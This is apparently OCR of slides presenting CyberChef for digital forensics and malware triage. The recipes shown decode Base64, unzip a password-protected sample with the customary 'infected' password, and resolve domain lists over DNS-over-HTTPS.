


Value of CyberChef

- Serverless and Static
  - Runs client side
  - Nothing to install
  - Cross-browser compatibility
- Parses HTTP GET Parameters
  - Recipes can be bookmarked in browser with input data
  - Post URLs to Blogs with steps, comments, and input data
- Not overly difficult to customize
- Free!

REAL STATISTICS…probably not made up.






Intro to Digital Forensics	Basic tasks easier in CyberChef but Python becomes very necessary.
Intro to Malware Analysis	Small tasks can be combined to get big results but Python is still needed for most analysis
Black Hat Python	Some tasks might be easier but we use Python for everything so…¯_(ツ)_/¯
Work	Wide variety of tasks, most are easier with Python until complexity reaches critical point where it really doesn’t matter what I am using. :D

Small Recipes Using CyberChef

Tons of value from the quick operations

Base64 Decode



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

☑ Auto Bake


Input — length: 292, lines: 1

```
ICAgX19fICAgICBfICAgICAgICAgICAgICBfX18gXyAgICAgICAgIF9fIAogIC8gX198ICBffCB8X18gIF
9fXyBfIF8gLyBfX3wgfF8gIF9fXyAvIF98CiB8IChffCB8fCB8ICdfIFwvIC1fKSAnX3wgKF9ffCAnIFwv
IC1fKSAgX3wKICBcX19fXF8sIHxfLl9fL1xfX198X3wgIFxfX198X3x8X1xfX198X3wgIAogICAgICB8X1
8vICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
```

Output — time: 1ms, length: 219, lines: 5

```
   ___     _              ___ _         __ 
  / __|  _| |__  ___ _ _ / __| |_  ___ / _|
 | (_| || | '_ \/ -_) '_| (__| ' \/ -_)  _|
  \___\_, |_.__/\___|_|  \___|_||_\___|_|  
      |__/                                 
```

Unzipping a Password Protected Zip File



Operations search: unzip

Recipe: Unzip

Password
infected

□ Verify result

Input length: 19121

Name: $I_Parse_v1.1.zip

Size: 19,121 bytes

Type: application/zip


Loaded: 100%

Output

```
  time:  54ms
length: 81376
 lines:   849
```

```
1 file(s) found

$I_Parse.exe                                  81,376 bytes
```

Combining ‘Unzip’ and ‘From Base64’



Unzip

Password: infected

□ Verify result

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

Input length: 2451

Name: b64sample.zip

Size: 2,451 bytes


Type: application/zip

Loaded: 100%

```
time:   37ms
length: 4219
lines:  108
```

```
<meta name="robots" content="noindex, nofollow">
<meta name="viewport" content="width=device-width,initial-
scale=1,maximum-scale=1">
<link rel="stylesheet" id="cf_styles-css" href="/cdn-
cgi/styles/cf.errors.css" type="text/css" media="screen,projection">
<!--[if lt IE 9]><link rel="stylesheet" id='cf_styles-ie-css' href="/cdn-
cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" />
<![endif]-->
<style type="text/css">body{margin:0;padding:0}</style>
```

Resolving a List of Domain Names



Fork

Split delimiter: `\n`

Merge delimiter: `\n\n`

□ Ignore errors

DNS over HTTPS

Resolver: `https://dns.google.com/resolve`

Request Type: A

□ Answer Data Only

□ Validate DNSSEC

JPath expression

Query: `Answer[0]['name','data']`

Result delimiter: `\n`

Input

length: 58
lines: 5

